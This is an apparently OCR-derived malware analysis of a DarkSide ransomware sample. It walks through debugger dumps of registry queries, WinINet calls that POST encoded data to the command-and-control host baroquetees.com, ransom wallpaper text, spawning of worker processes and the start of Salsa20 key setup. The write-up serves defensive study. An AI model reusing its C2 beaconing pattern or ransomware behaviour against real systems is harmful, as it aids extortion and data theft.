
```
0221FECC  00469AA0  s = 00469AA0
0221FED0  0221FEFA  format = "%.8x=%s&%.8x=%s"
0221FED4  7BA32F04  <%.8x> = 7BA32F04
0221FED8  004695A8  <%s> = "IlKsJN8N0d1zg77ZZKHux1Mlqu9L/z6MWcysGoO0wdJgOIvLkSkrHHE7tOoSGImH1l8wSxV4rrl
0221FEDC  67D9C55E  <%.8x> = 67D9C55E
0221FEE0  00410350  <%s> = "0607b8382472634"
```

Some registry entries are also created meanwhile.




```
0221FE48  80000002  ┌hKey = HKEY_LOCAL_MACHINE
0221FE4C  006229D0  │Subkey = "SOFTWARE\Microsoft\Windows NT\CurrentVersion"
0221FE50  00000000  │Reserved = 0
0221FE54  00000000  │Class = NULL
0221FE58  00000000  │Options = REG_OPTION_NON_VOLATILE
0221FE5C  00020119  │Access = KEY_QUERY_VALUE|KEY_ENUMERATE_SUB_KEYS|KEY_NOTIFY|20100
0221FE60  00000000  │pSecurity = NULL
0221FE64  0221FF14  │pHandle = 0221FF14
0221FE68  0221FF08  └pDisposition = 0221FF08
0221FE6C  000000D1
```

Fig. Registry Creation



```
0221FEB4  80000001  ┌hKey = HKEY_CURRENT_USER
0221FEB8  00615E38  │Subkey = "Control Panel\International"
0221FEBC  00000000  │Reserved = 0
0221FEC0  00000000  │Class = NULL
0221FEC4  00000000  │Options = REG_OPTION_NON_VOLATILE
0221FEC8  00020119  │Access = KEY_QUERY_VALUE|KEY_ENUMERATE_SUB_KEYS|KEY_NOTIFY|20100
0221FECC  00000000  │pSecurity = NULL
0221FED0  0221FF14  │pHandle = 0221FF14
0221FED4  0221FF08  └pDisposition = 0221FF08
0221FED8  000000D1
```


After that, it generates a POST request and sends it to the baroquetees.com



```
0221FECC  00469AA0  ┌s = 00469AA0
0221FED0  0221FEFA  │format = "%.8x=%s&%.8x=%s"
0221FED4  7BA32F04  │<%.8x> = 7BA32F04
0221FED8  004695A8  │<%s> = "IlKsJN8N0d1zg77ZZKHux1Mlqu9L/z6MWcysGoO0wdJgOIvLkSkrHHE7tOoSGImH1l8wSxV4rrL
0221FEDC  67D9C55E  │<%.8x> = 67D9C55E
0221FEE0  00410350  └<%s> = "0607b8382472634"
```


```
004092E1  . 6A 00          PUSH 0
004092E3  . 6A 00          PUSH 0
004092E5  . 6A 00          PUSH 0
004092E7  . FF75 EC        PUSH DWORD PTR SS:[EBP-14]
004092EA  . FF15 F4084200  CALL DWORD PTR DS:[4208F4]          wininet.InternetOpenW
004092F0  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
004092F3  . 837D FC 00     CMP DWORD PTR SS:[EBP-4],0
004092F7  .v75 05          JNZ SHORT 979692cd.004092FE
004092F9  .vE9 B7010000    JMP 979692cd.004094B5
004092FE  > 8B35 A6034100  MOV ESI,DWORD PTR DS:[4103A6]
00409304  . 85F6           TEST ESI,ESI
00409306  .v75 05          JNZ SHORT 979692cd.0040930D
00409308  .vE9 A8010000    JMP 979692cd.004094B5
```

Fig. WinInet APIs




```
0221FEC4  00CC0008
0221FEC8  0221FF2A  UNICODE "POST"
0221FECC  0221FEFA  UNICODE "/YnvhjltRJ"
0221FED0  00000000
0221FED4  00000000
```


Fig. Request creation



```
00409304  . 85F6           TEST ESI,ESI
00409306  .v75 05          JNZ SHORT 979692cd.0040930D
00409308  .vE9 A8010000    JMP 979692cd.004094B5
0040930D  > 6A 00          PUSH 0
0040930F  . 6A 00          PUSH 0
00409311  . 6A 03          PUSH 3
00409313  . 6A 00          PUSH 0
00409315  . 6A 00          PUSH 0
00409317  . 68 BB010000    PUSH 1BB
0040931C  . 56             PUSH ESI
0040931D  . FF75 FC        PUSH DWORD PTR SS:[EBP-4]
00409320  . FF15 F8084200  CALL DWORD PTR DS:[4208F8]          wininet.InternetConnectW
00409326  . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
00409329  . 837D F8 00     CMP DWORD PTR SS:[EBP-8],0
0040932D  .v75 24          JNZ SHORT 979692cd.00409353
0040932F  > 56             PUSH ESI
00409330  . FF15 68064200  CALL DWORD PTR DS:[420668]          ntdll.wcslen
00409336  . 83C4 04        ADD ESP,4
00409339  . 85C0           TEST EAX,EAX
0040933B  .v75 05          JNZ SHORT 979692cd.00409342
0040933D  .vE9 73010000    JMP 979692cd.004094B5
00409342  > 8D7446 02      LEA ESI,DWORD PTR DS:[ESI+EAX*2+2]
00409346  . 66:833E 00     CMP WORD PTR DS:[ESI],0
0040934A  .v75 05          JNZ SHORT 979692cd.00409351
0040934C  .vE9 64010000    JMP 979692cd.004094B5
00409351  >^EB BA          JMP SHORT 979692cd.0040930D
00409353  > 8D45 A2        LEA EAX,DWORD PTR SS:[EBP-5E]
00409356  . 50             PUSH EAX                            [Arg1
00409357  . E8 ED010000    CALL 979692cd.00409549              [979692cd.00409549
0040935C  . 8D45 D2        LEA EAX,DWORD PTR SS:[EBP-2E]
0040935F  . C700 50004F00  MOV DWORD PTR DS:[EAX],4F0050
00409365  . C740 04 53005  MOV DWORD PTR DS:[EAX+4],540053
0040936C  . 66:C740 08 00  MOV WORD PTR DS:[EAX+8],0
00409372  . 6A 00          PUSH 0
00409374  . 68 00008000    PUSH 800000
00409379  . 6A 00          PUSH 0
0040937B  . 6A 00          PUSH 0
0040937D  . 6A 00          PUSH 0
0040937F  . 8D45 A2        LEA EAX,DWORD PTR SS:[EBP-5E]
00409382  . 50             PUSH EAX
00409383  . 8D45 D2        LEA EAX,DWORD PTR SS:[EBP-2E]
00409386  . 50             PUSH EAX
00409387  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
0040938A  . FF15 0C094200  CALL DWORD PTR DS:[42090C]          wininet.HttpOpenRequestW
00409390  . 8945 F4        MOV DWORD PTR SS:[EBP-C],EAX
00409393  . 837D F4 00     CMP DWORD PTR SS:[EBP-C],0
00409397  .v75 12          JNZ SHORT 979692cd.004093AB
00409399  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
0040939C  . FF15 04094200  CALL DWORD PTR DS:[420904]          wininet.InternetCloseHandle
004093A2  . C745 F8 00000  MOV DWORD PTR SS:[EBP-8],0
004093A9  .^EB 84          JMP SHORT 979692cd.0040932F
004093AB  > 68 D3FE4000    PUSH 979692cd.0040FED3              [Arg1 = 0040FED3
004093B0  . E8 2F8AFFFF    CALL 979692cd.00401DE4              [979692cd.00401DE4
```




```
Registers (FPU)
EDX 00473870 ASCII "XCG"
EBX 000001C2
ESP 0221FEC4
EBP 0221FF58
ESI 0045B5F8 UNICODE "baroquetees.com"
EDI 00000000

EIP 0040938A 979692cd.0040938A

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
```



```
00409383  . 8D45 D2        LEA EAX,DWORD PTR SS:[EBP-2E]
00409386  . 50             PUSH EAX
00409387  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
0040938A  . FF15 0C094200  CALL DWORD PTR DS:[42090C]          wininet.HttpOpenRequestW
00409390  . 8945 F4        MOV DWORD PTR SS:[EBP-C],EAX
00409393  . 837D F4 00     CMP DWORD PTR SS:[EBP-C],0
00409397  .v75 12          JNZ SHORT 979692cd.004093AB
00409399  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
0040939C  . FF15 04094200  CALL DWORD PTR DS:[420904]          wininet.InternetCloseHandle
004093A2  . C745 F8 00000  MOV DWORD PTR SS:[EBP-8],0
004093A9  .^EB 84          JMP SHORT 979692cd.0040932F
004093AB  > 68 D3FE4000    PUSH 979692cd.0040FED3              [Arg1 = 0040FED3
004093B0  . E8 2F8AFFFF    CALL 979692cd.00401DE4              [979692cd.00401DE4
004093B5  . 8945 F0        MOV DWORD PTR SS:[EBP-10],EAX
004093B8  . 837D F0 00     CMP DWORD PTR SS:[EBP-10],0
004093BC  .v75 05          JNZ SHORT 979692cd.004093C3
004093BE  .vE9 F2000000    JMP 979692cd.004094B5
004093C3  > C745 E0 00000  MOV DWORD PTR SS:[EBP-20],0
004093CA  . C745 DC 04000  MOV DWORD PTR SS:[EBP-24],4
004093D1  . 8D45 DC        LEA EAX,DWORD PTR SS:[EBP-24]
004093D4  . 50             PUSH EAX
004093D5  . 8D45 E0        LEA EAX,DWORD PTR SS:[EBP-20]
004093D8  . 50             PUSH EAX
004093D9  . 6A 1F          PUSH 1F
004093DB  . FF75 F4        PUSH DWORD PTR SS:[EBP-C]
004093DE  . FF15 00094200  CALL DWORD PTR DS:[420900]          wininet.InternetQueryOptionW
004093E4  . 85C0           TEST EAX,EAX
004093E6  .v75 05          JNZ SHORT 979692cd.004093ED
004093E8  .vE9 C8000000    JMP 979692cd.004094B5
004093ED  > 814D E0 00336  OR DWORD PTR SS:[EBP-20],84603300
004093F4  . 6A 04          PUSH 4
004093F6  . 8D45 E0        LEA EAX,DWORD PTR SS:[EBP-20]
004093F9  . 50             PUSH EAX
004093FA  . 6A 1F          PUSH 1F
004093FC  . FF75 F4        PUSH DWORD PTR SS:[EBP-C]
004093FF  . FF15 FC084200  CALL DWORD PTR DS:[4208FC]          wininet.InternetSetOptionW
00409405  . 85C0           TEST EAX,EAX
00409407  .v75 05          JNZ SHORT 979692cd.0040940E
00409409  .vE9 A7000000    JMP 979692cd.004094B5
0040940E  > FF75 F0        PUSH DWORD PTR SS:[EBP-10]
00409411  . FF15 68064200  CALL DWORD PTR DS:[420668]          ntdll.wcslen
00409417  . 83C4 04        ADD ESP,4
0040941A  . 53             PUSH EBX
0040941B  . FF75 E8        PUSH DWORD PTR SS:[EBP-18]
0040941E  . 50             PUSH EAX
0040941F  . FF75 F0        PUSH DWORD PTR SS:[EBP-10]
00409422  . FF75 F4        PUSH DWORD PTR SS:[EBP-C]
00409425  . FF15 10094200  CALL DWORD PTR DS:[420910]          wininet.HttpSendRequestW
0040942B  . 85C0           TEST EAX,EAX
0040942D  .v75 05          JNZ SHORT 979692cd.00409434
0040942F  .vE9 81000000    JMP 979692cd.004094B5
00409434  > C745 DC 10000  MOV DWORD PTR SS:[EBP-24],10
0040943B  . C745 E0 00000  MOV DWORD PTR SS:[EBP-20],0
00409442  . 8D7D C2        LEA EDI,DWORD PTR SS:[EBP-3E]
```

Fig. HTTP APIs


The status code 500 is checked instead of 200, which means it checks for error instead of success. After this we will review the functionality of main thread again. The malware then goes ahead to create icon files in the ProgramData directory with unique ID name:



```
00403C6A   8B45 08           mov eax,dword ptr ss:[ebp+8]      [ebp+8]:L".0b2cb84a"
00403C6D   8D40 02           lea eax,dword ptr ds:[eax+2]
00403C70   50                push eax
00403C71   53                push ebx                          ebx:L"C:\\ProgramData\\0b2cb84a.ico"
00403C72   FF15 6C064200     call dword ptr ds:[<&wcscat>]
00403C78   83C4 08           add esp,8
00403C7B   53                push ebx                          ebx:L"C:\\ProgramData\\0b2cb84a.ico"
00403C7C   FF15 68064200     call dword ptr ds:[<&wcslen>]
00403C82   83C4 04           add esp,4
00403C85   8D0443            lea eax,dword ptr ds:[ebx+eax*2]
00403C88   C700 2E006900     mov dword ptr ds:[eax],69002E
00403C8E   C740 04 63006F00  mov dword ptr ds:[eax+4],6F0063
```

Fig. Icon Creation

This image is set as wallpaper value in the registry after the bmp file is dropped.




Welcome to DarkSide!

All your files are Encrypted!

Find README.0b2cb84a.TXT and follow instructions!

Fig. Wallpaper


A named event object called “Local\\job0-<Process Id>-Event” is created by the binary as shown in the figure:



```
00407187     68 1F000F00        push F001F
0040718C     53                 push ebx
0040718D     FF15 90074200      call dword ptr ds:[<&MapViewOfFile>]
00407193     8BF0               mov esi,eax                            eax:L"Local\\job0-2732-Event"
00407195     85F6               test esi,esi
00407197   ˅ 75 0C              jne new.4071A5
00407199     53                 push ebx
0040719A     FF15 FC064200      call dword ptr ds:[<&ZwClose>]
004071A0   ˅ E9 FE020000        jmp new.4074A3
004071A5     C706 5C005C00      mov dword ptr ds:[esi],5C005C
004071AB     C746 04 3F005C00   mov dword ptr ds:[esi+4],5C003F
004071B2     FF75 10            push dword ptr ss:[ebp+10]             [ebp+10]:L"C:\\"
004071B5     8D46 08            lea eax,dword ptr ds:[esi+8]           eax:L"Local\\job0-2732-Event"
004071B8     50                 push eax                               eax:L"Local\\job0-2732-Event"
004071B9     FF15 70064200      call dword ptr ds:[<&wcscpy>]
004071BF     83C4 08            add esp,8
004071C2     56                 push esi
004071C3     FF15 94074200      call dword ptr ds:[<&UnmapViewOfFile>]
004071C9     8D4D AC            lea ecx,dword ptr ss:[ebp-54]
004071CC     C701 4C006F00      mov dword ptr ds:[ecx],6F004C
004071D2     C741 04 63006100   mov dword ptr ds:[ecx+4],610063
004071D9     C741 08 6C005C00   mov dword ptr ds:[ecx+8],5C006C
004071E0     C741 0C 25007300   mov dword ptr ds:[ecx+C],730025
004071E7     C741 10 2D004500   mov dword ptr ds:[ecx+10],45002D
004071EE     C741 14 76006500   mov dword ptr ds:[ecx+14],650076
004071F5     C741 18 6E007400   mov dword ptr ds:[ecx+18],74006E
004071FC     C741 1C 00000000   mov dword ptr ds:[ecx+1C],0
00407203     8D85 28FFFFFF      lea eax,dword ptr ss:[ebp-D8]
00407209     50                 push eax                               eax:L"Local\\job0-2732-Event"
0040720A     51                 push ecx
0040720B     8D85 A8FEFFFF      lea eax,dword ptr ss:[ebp-158]
00407211     50                 push eax                               eax:L"Local\\job0-2732-Event"
00407212     FF15 88064200      call dword ptr ds:[<&swprintf>]
00407218     83C4 0C            add esp,C
0040721B     8D85 A8FEFFFF      lea eax,dword ptr ss:[ebp-158]
00407221     50                 push eax                               eax:L"Local\\job0-2732-Event"
00407222     6A 00              push 0
00407224     6A 01              push 1
00407226     6A 00              push 0
00407228     FF15 D4074200      call dword ptr ds:[<&CreateEventW>]
0040722E     8BF8               mov edi,eax                            eax:L"Local\\job0-2732-Event"
```


2.6 Encryption:

Later the malware runs itself with 3 parameters corresponding to the process ID of the earlier one.



```
:FFFF   lea eax,dword ptr ss:[ebp-1EC]
        push eax
:FFFF   lea eax,dword ptr ss:[ebp-1DC]
        push eax
        push 0
        push 0
        push 4
        push 1
        push 0
        push 0
        push dword ptr ss:[ebp-4]            [ebp-4]:L"C:\\Samples\\Darkside\\Darkside\\darkside.bin\\new.exe -work worker0 job0-2732"
        push 0
'4200   call dword ptr ds:[<&CreateProcessW>]
        mov esi,eax
        test esi,esi
        jne new.4073CB
```

Fig. Creating new processes with 3 parameters.



979692cd7fc638beea6e9d68c752f360.vir - Copy.exe:2808 Properties

Version: n/a

Build Time: Tue Apr 06 05:09:09 2021

Path:

C:\Samples\darkside.bin\979692cd7fc638beea6e9d68c752f360.vir - copy.exe

Command line:

"C:\Samples\darkside.bin\979692cd7fc638beea6e9d68c752f360.vir - copy.exe" -work worker1 job1-2244

Current directory:

C:\Samples\darkside.bin\

Autostart Location:


n/a

Parent: 979692cd7fc638beea6e9d68c752f360.

User: NT AUTHORITY\SYSTEM

Started: 5:51:24 PM 11/30/2021 Image: 32-bit

The main thread uses following mechanism to generate Salsa20 matrix.



```
loc_404BF0:
push    7
pop     eax
xor     ecx, ecx
cpuid
test    ebx, 40000h
setnz   al
test    al, al
jz      short loc_404C0C
```

